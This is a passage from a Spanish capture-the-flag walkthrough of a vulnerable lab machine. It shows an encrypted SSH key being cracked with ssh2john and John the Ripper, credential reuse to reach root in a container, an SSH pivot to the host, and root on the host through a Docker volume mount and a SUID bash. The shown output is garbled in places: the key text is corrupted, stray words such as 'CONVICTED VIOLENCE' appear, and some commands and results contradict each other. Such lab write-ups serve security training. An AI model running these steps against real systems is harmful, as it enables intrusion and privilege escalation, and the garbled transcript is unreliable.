GRSm0/+B+LNLiGJm9/7aVFgi95kuoxFstIkG3HWVodYLE/FubVq0jqsIBJxoK3rB
t75Yskdgr3QU9vkEGTZWbI3LYNrF0mDTliNHKjsolekhSaUBM80nAdEfHzSs2ySW
EQDd4Hf9/Ln3w5FThvUf+g==
-----END DSA PRIVATE KEY-----
www-data@e71b67461f6c:/tmp$ |
```

## 1.11. ID\_RSA password craking

Nos copiamos la **clave privada** y nos la traemos a nuestra máquina de atacante. Usaremos ahora la utilidad **ssh2john**, la cual está incluida en la suite de **John the Ripper**. Específicamente, **ssh2john** se utiliza para extraer información necesaria para realizar ataques de fuerza bruta o ataques de diccionario contra contraseñas protegidas por **SSH**. Por tanto, hacemos `python2.7 /usr/share/john/ssh2john.py id_rsa` para obtener el **hash** de la clave privada. Lo guardamos en un archivo, el cual podemos usar para realizar un ataque de fuerza bruta y tratar de romperlo. Para crackear este hash, usamos ahora: `john -w:/usr/share/wordlists/rockyou.txt id_rsa_hash`. Vemos que la contraseña es **chocolate93**.

```

> ls
id_rsa id_rsa.hash
> cat id_rsa
File: id_rsa
1 -----BEGIN DSA PRIVATE KEY-----
2 Proc-Type: 4,ENCRYPTED
3 DEK-Info: AES-128-CBC,2037F380706D4511A1E8D114860D9A0E
4
5 d57TidLxym7oNcQ3900LLjptITjMVEV34qXN102X1+BgqAG7Y0By6TpJ3Z2Vxzb
6 uyM0bVMyZp05jNf0FBL42RYrNV058VTd/s7pYqr0bHwVdX0eWmKt0G0u0q0y
7 g0YisUpRmyVwG1zQ0F1T17EEnWkH1EW0LA9hgG6Drt0cQNH0fLundymPtlN+
8 it/uUVSLi+BNRqzG0s01cre0G9PL6Tf50QNTkmeYpWxt7Y+/R+3pyaTBHG8hEe
9 zZcX24qW1KY2ArpSKY1XZ++0wR5CLk65/9ULW4G1s9YRK7J14mzB8GtpP85a/p
10 fLowmKmqCw2E87mZUKYaf02w1bWmyjX0y85wCNr872J310pmg01SUC7Cknq
11 J0p4kX2V2f0e0A11G3du4RFf0T0auALtXlylAqMs0bc03m1V0uHm0324+VT
12 GR500/+84NL1G3m9/7aVfG195kuoxFstIKG3HW0dYLE/FubVQ0jg1B13x0K3rB
13 t75Yskdgr3QUv0EGTzWbI3LYNRF0mDtiqNHKjs0ekh5aUBM80nAdEFH552y5W
14 EQDd4Hf9/Ln3w5FthvUf+g==
15 -----END DSA PRIVATE KEY-----

> python2.7 /usr/share/john/sshtjohn.py id_rsa
id_rsa:sshngs1$1652037F380706D4511A1E8D114860D9A0E$448$76ced3d5d2dfc66ee8d0dbddcf3902cbe9b538cc305549e2ac4d94ed97b7eac1aa0006ed8401c0a4e98f667657165bbb231ed2f3322937d8cd15e3856cbe36458acc574579d154dd
e962aee9f211d859d5f4fa631f29fa06ff146aa5b28017588ac5294699b2781b5cd0405d5397b127116907d445ba2ce03d84683a0eba2d72a5878a87e2b8d77298fb6537e8adfee5157d2962f81351ab31ac374d5cade1b483d3cbe937d2da353926798a
56cded8fb747ede9c9a4c11c0f211ec09717db8aa15b5298d80ae9492298957678f81c11e422e4e92ff0525b81a5b3d012bb265e2ccc119d0691f0e3afe97c0a399962919aa0b0b841fcee665429869fd36c338db556ca35cecbcb4b834236bf3bcc9b2d4
299a038849473b0b49eaf244ad71152427de70d075eb776ee111511315ab100bb4a2f294a08cb386aa70e26d4d50e1e9097723e353191Aa03bf8f1f0b34b0862667feda5451a2f7992ea3110cb40906dc7959a1d0013f1546d5a0e0eab0049c
682bac1b7be38b24708af7414f6f041936566c8de568dac5d26d038aa3472a3b2889e92149a50133cd2701d11f1f34acdb2496110dde877f1fcb9f7c3915386f51ffa

> nvim id_rsa.hash
> john -w:/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
chocolate93 (id_rsa)
Warning: Only 2 candidates left, minimum 8 needed for performance.
ig 0:00:00:00 (2024-01-16 13:24) 0.3663g/s 5253Kp/s 5253Kc/s 5253Kc/s/a06_123...71Vamos!
Session completed

```

Por otro lado, desde la máquina víctima, listamos el contenido de `/proc/net/tcp` (conexiones TCP) y `/proc/net/arp` (tabla ARP). En la tabla ARP vemos que se ha establecido conexión con otra máquina: `192.168.1.1`. Ésta debe ser la máquina host. Asimismo, decodificamos de hexadecimal los puertos que tiene abiertos el contenedor con `echo $((0xPORT))`. Por otro lado, enviamos una cadena vacía con `echo '' > /dev/tcp/192.168.150.1/22` al `puerto 22 (SSH)` de la máquina host. Vemos que en caso, el puerto está abierto, ya que el código de estado es exitoso.

```

www-data@e71b67461f6c:/tmp$ cat /proc/net/tcp
sl local_address rem_address st tx_queue rx_queue tr tm->when retrnsmt uid timeout inode
0: 0B00007F:8FC2 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 12101 1 ffff88007b2ae740 100 0 0 10 0
1: 00000000:0050 00000000:0000 0A 00000000:00000000 00:00000000 00000000 0 0 11260 1 ffff88003650c080 100 0 0 10 0
2: 1596A8C0:0050 8201A8C0:DBF4 01 00000000:00000000 02:00082AD6 00000000 33 0 28452 2 ffff880079618880 22 4 32 10 20
3: 1596A8C0:DAC8 8201A8C0:01BB 01 00000000:00000000 00:00000000 00000000 33 0 28460 3 ffff88007b58b100 20 20 31 10 17

www-data@e71b67461f6c:/tmp$ echo $((0x50))
80
www-data@e71b67461f6c:/tmp$ echo $((0x8FC2))
36802
www-data@e71b67461f6c:/tmp$ echo $((0xDAC8))
56008
www-data@e71b67461f6c:/tmp$ cat /proc/net/arp
IP address HW type Flags HW address Mask Device
192.168.150.1 0x1 0x2 02:42:4a:d3:e0:4c * eth0
www-data@e71b67461f6c:/tmp$ hostname -I
192.168.150.21
www-data@e71b67461f6c:/tmp$ echo '' > /dev/tcp/192.168.150.1/22
www-data@e71b67461f6c:/tmp$ echo $?
0
www-data@e71b67461f6c:/tmp$ |

```

## 1.12. Docker breakout

Ahora que tenemos la contraseña, vamos a tratar de conectarnos como `root` a la máquina host con `ssh -i root root@192.168.150.1`. No obstante, de momento, no podemos.

```

www-data@e71b67461f6c:/tmp$ cat /proc/net/arp
IP_address HW type Flags HW address Mask Device
192.168.150.1 0x1 0x2 02:42:4a:d3:e0:4c * eth0
www-data@e71b67461f6c:/tmp$ ls
oldkeys.tgz root root.pub
www-data@e71b67461f6c:/tmp$ ssh -l root root@192.168.150.1
Could not create directory '/var/www/.ssh'.
The authenticity of host '192.168.150.1 (192.168.150.1)' can't be established.
ECDSA key fingerprint is SHA256:49B5e99t6wHcX3YffagvP/1eun/2T9scPz20xHc.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
root@192.168.150.1's password:
Permission denied, please try again.
root@192.168.150.1's password:

```

Aun así, tratamos de migrar a **root** en el mismo contenedor, por si acaso hubiera una reutilización de contraseña. Este es el caso, ya que conseguimos tener acceso. Estamos ahora como **root** en el contenedor.

```

www-data@e71b67461f6c:/tmp$ su root
Password:
root@e71b67461f6c:/tmp# whoami
root
root@e71b67461f6c:/tmp# hostname -I
192.168.150.21
root@e71b67461f6c:/tmp#

```

Vamos al directorio personal, y vemos una primera **flag**. Continuando con la escalada, listamos los procesos del sistema con **ps -aux**, pero éstos no están siendo compartidos con la máquina host. Si este fuera el caso, podríamos inyectar **shellcode** para escalar privilegios.

```

root@e71b67461f6c:/tmp# cd
root@e71b67461f6c:~# ls
root.txt
root@e71b67461f6c:~# cat root.txt
FLAG{congrats.on.owning.phpinfo.hope.you.enjoyed.it}
And onwards and upwards!
root@e71b67461f6c:~# ps -aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.1 83324 24412 pts/0 Ss Jan15 0:00 apache2 -DFOREG
www-data 18 0.0 0.6 83492 13868 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 19 0.0 0.6 83488 14200 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 20 0.0 0.6 83492 13868 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 23 0.0 0.6 83500 14288 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 24 0.0 0.6 83492 13868 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 8705 0.0 0.0 2388 756 pts/0 S Jan15 0:00 \_ sh -c bash
www-data 8706 0.0 0.1 3736 2852 pts/0 S Jan15 0:00 \_ bash -c
www-data 8707 0.0 0.1 3860 3208 pts/0 S Jan15 0:00 \_ bas
www-data 8725 0.0 0.0 2592 1984 pts/0 S+ Jan15 0:00 scr
www-data 8726 0.0 0.0 2388 756 pts/1 Ss Jan15 0:00 sh
www-data 8727 0.0 0.1 3988 3332 pts/1 S Jan15 0:00 bas
root 26158 0.0 0.1 6144 2736 pts/1 S 00:16 0:00 su
root 26159 0.0 0.1 3980 3216 pts/1 S 00:16 0:00 bas
root 26164 0.0 0.1 7640 2716 pts/1 R+ 01:03 0:00 ps
www-data 25 0.0 0.6 83504 14220 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 26 0.0 0.6 83500 13868 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 27 0.0 0.6 83504 14220 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 8704 0.0 0.6 83480 14212 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 8708 0.0 0.6 83588 14364 pts/0 S Jan15 0:00 apache2 -DFOREG
www-data 8709 0.0 0.6 83480 14212 pts/0 S Jan15 0:00 apache2 -DFOREG
root@e71b67461f6c:~#

```

No obstante, tenemos otro directorio **/.ssh**, el cual contiene otra clave pública y privada cifradas. Al leer la **clave pública**, cabría pensar que el usuario **admin** pueda conectarse a la máquina host sin proporcionar contraseña.



```

root@e71b67461f6c:~# cd .ssh
root@e71b67461f6c:~/.ssh# ls
ld_rsa ld_rsa.pub known_hosts
root@e71b67461f6c:~/.ssh# cat ld_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 7E18B5FC6317F2B108B324FAE966C522
7p1maaMh87K11cJP35XnfV2dq8BxbRghs24GckdTRdG1lvq2X6e/DKj4mctEKLM
rhuJ4edw9d6K18sfyJYoe633vSRUPWJodaD92v0aXLS555KHE0DZZpWm0b7
3S8IXYsRXYCqczhbR+fzn5q3coLLv85fAdCU0488n+1auzRKBP0d0gAK44Hn4w7
sw1nn3hNB32j2638uqX2r1Cf3JL031Lw06J4jrhKmt4BNNF2iRNo9hCDM2MIhWp
xp9P6PKpKPUJ+bclU9ULXqIPLJabIPdek2FTSFyeLPUMTXt4hne06u2ZqqQR1h
8NI6CjYkx8yTOjbn7EqdIS7n6ouq1Va5yuhTWd58TYKf3Y2yWqWZCJUXjh
fTX2w0fJWk+eHjFTX2w0fJWk+eHjFTX2w0fJWk+eHjFTX2w0fJWk+eHjFTX2w0fJWk+eHj
QKub7B8CTg46KPlz3EKLoRfY/jAT8bm1QAQlp2KLUZ1V8LpLyLpG2x7dnhQ5wXW
WECqLL7VOpMjh9H/I81THK33uXVWwA/nolD/4Zj8yU8u29wa7bp1Y78LZ0EmgxbP
Uh//hmqltYaixs017oBvmqULawQrWld264QRzdUCuN3zHylNYaOpJ/d/C9p8I
MwS8p11k8W2sdAdXUwgh+uCjKaPTLZXq+ABMzdJAN7Xocn1IU30/HICKLHV8y
xyhXf1SH5K0630ZaeFTX1k4K6F73Z80L2cXK0VWmW0uag9R0KPMFTCvxeR5
Ty23PTVx2/kvvy8YlW87yWawNGRrWmNCj877NyhRMBjA8q1GqKqUksV5uxvz
MzD/Qs9V0MxLD6DotVDjQes29JHuhgKcKDEfUB9dLFWtPxx+18Mn8+C77DdKtG03
krno3zmxzLzW83HPXomMioF2iLCLAsuP5n+hyk6RZ2QFVtIYhouf7hUWkUXp+V
ARG43FuLndGAPLaKdd18ghrs/SnDEhqmZ7Uihall7WmEYLuaYe8dgV7Q6F5h
sgVbw+Jldc41kwoTnHw0P0PwB/Q83uX0HhId5EpdRCP94BRQEDfja/Bz04
u0V5516ZQKAAEP/ATLndM/LUf2mh4Sv2VacykPUMfU16ZITNjzPa/usa460
kouPwP4/DNKRlG6LaKn1bb/jp1ZeLgY5+Vh/3sLw4Rb7e4wH4y48Kfcd9w9LoN
ywg53JXKLFqJl8qN2e20g+Y03YBwHwGHeKxrrLmFTTFWdhK8R2xL6jGYhFEE
gx4lyXIZj805Ip6b3V9vP//IunuCEfGaQW+0NT7oqRyokeAZWLMxab05amVn
5FthghwLFretFR5t2y742vyrk1b2d13F7v4coy1b09K736770mglBe9dTaef
x1WbIn5A3B5d+8VUCad+00qQz+VWElNf57/AE2huufn3z2pV15a5RZTLtLearTnk
1bwqhInQV2L0oLmZ+cv2qED/HGAVrJ0tk08Euyad1R0HdHr+uPc6c12RvZP55
oF8U8K12YpFgru/7ETn0ZsZi3K1E5HhWUmRmeLahEfoYf8RNG1j4qweCKP5
-----END RSA PRIVATE KEY-----
root@e71b67461f6c:~/.ssh# cat ld_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAUwXZUJGw0d5OHZzZG5mSHo2Z/ctB39f3conR3fzLzE0Vmqb1Q1G0hN5VS+qL103yonunkVp+lnk4ueq//j085dSH41fgcL5FoYKKRU47/m+Uc0uWfNGq3E4fKq5quhntG8R8mD8V0ne/Uj0dsF0Nj6+PpajLL
2Pv5dyRfARRn8DTnHbdeXWdInU9QqtxZmUXed/77rV6m4AL4+LEnlgp3YCP0jF7ZUG/NEop9C1wdgpjSEhv/ftjYK0zFEm0115gp03K9VZLIUfs/uw6kRVDJl9uuxT4P28tIEHvLzlv40zgcEy0J9NKSe6ePUAHG7F+v7VjbydbvH
admin@192.168.150.1
root@e71b67461f6c:~/.ssh#

```

Tratamos de conectarnos con este usuario, y probamos la contraseña que descubrimos anteriormente: *chocolate93*. Hay una reutilización de credenciales: conseguimos acceso.

```

root@e71b67461f6c:~/.ssh# ssh admin@192.168.150.1
Enter passphrase for key '/root/.ssh/ld_rsa':
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 23 05:59:43 2020 from 192.168.150.21
admin@infovre:~$ hostname -i
127.0.1.1
admin@infovre:~$ whoami
admin
admin@infovre:~$ hostname -I
192.168.1.33 172.17.0.1 192.168.150.1
admin@infovre:~$

```

## 1.13. Privesc via Docker mounts

Estamos ya en la máquina host. Vemos que pertenecemos al grupo **Docker**. Ya sabemos que hay una vía potencial de jugar con las imágenes que estén desplegadas para crear un contenedor en el que, abusando de **monturas**, podamos montar toda la raíz del sistema. Creamos el contenedor de este modo: `docker run -dit -v /:/mnt/root --name privesc theart42/infovre`, y lo corremos con `docker exec -it privesc bash`. De este modo estará montada toda la raíz de la máquina host en el directorio `/mnt/root` del contenedor. Entramos a este directorio, y otorgamos **privilegios SUID** a `/bin/bash`. En este punto, podemos salir del contenedor, y hacer `bash -p` para obtener nuestra sesión como **root** en la máquina real.

```
admin@infovere:~$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin) [999(docker)]

admin@infovere:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
admin@infovere:~$ latest             48dc379c5116       3 weeks ago        420MB
admin@infovere:~$ docker run -dit -v /mnt/root --name privs theart42/infovere
e47d2d35369d35369657ca7fffd8cb254b8cfb972adde01a3826a047a3b05

admin@infovere:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS              NAMES
e47d2d35369d       theart42/infovere  "docker-php-entryp..." 3 seconds ago       Up 2 seconds       88/tcp             privs
e716b7461f6c       theart42/infovere  "docker-php-entryp..." 3 years ago         Up 3 hours         0.0.0.0:80->80/tcp  infovere

admin@infovere:~$ docker exec -it privs bash
root@e47d2d35369d:/var/www/html# whoami
root

root@e47d2d35369d:/var/www/html# hostname -I
172.17.0.2

root@e47d2d35369d:/var/www/html# cd /

root@e47d2d35369d:/# ls
bin  core  etc  lib  media  opt  root /sbin  sys  usr
boot  dev  home  lib64  mnt  proc  run  srv  tmp  var

root@e47d2d35369d:/# cd /mnt/root/

root@e47d2d35369d:/mnt/root# cd bin/

root@e47d2d35369d:/mnt/root/bin# chmod u+s bash

root@e47d2d35369d:/mnt/root/bin# ls -l bash
-rwxr-xr-x 1 root root 1029624 Mar 25 2019 bash

root@e47d2d35369d:/mnt/root/bin# exit
exit

admin@infovere:~$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1029624 Mar 25 2019 bash

admin@infovere:~$ bash -p
bash-3.9# whoami
root

bash-3.9# |
```

Vamos al directorio `/root` y vemos la última flag.

```
bash-4.3# cat root.txt
```

CONVICTED  
VIOLENCE

```
FLAG{And_now_You_are_done}
```

@theart42 and @4nqr34z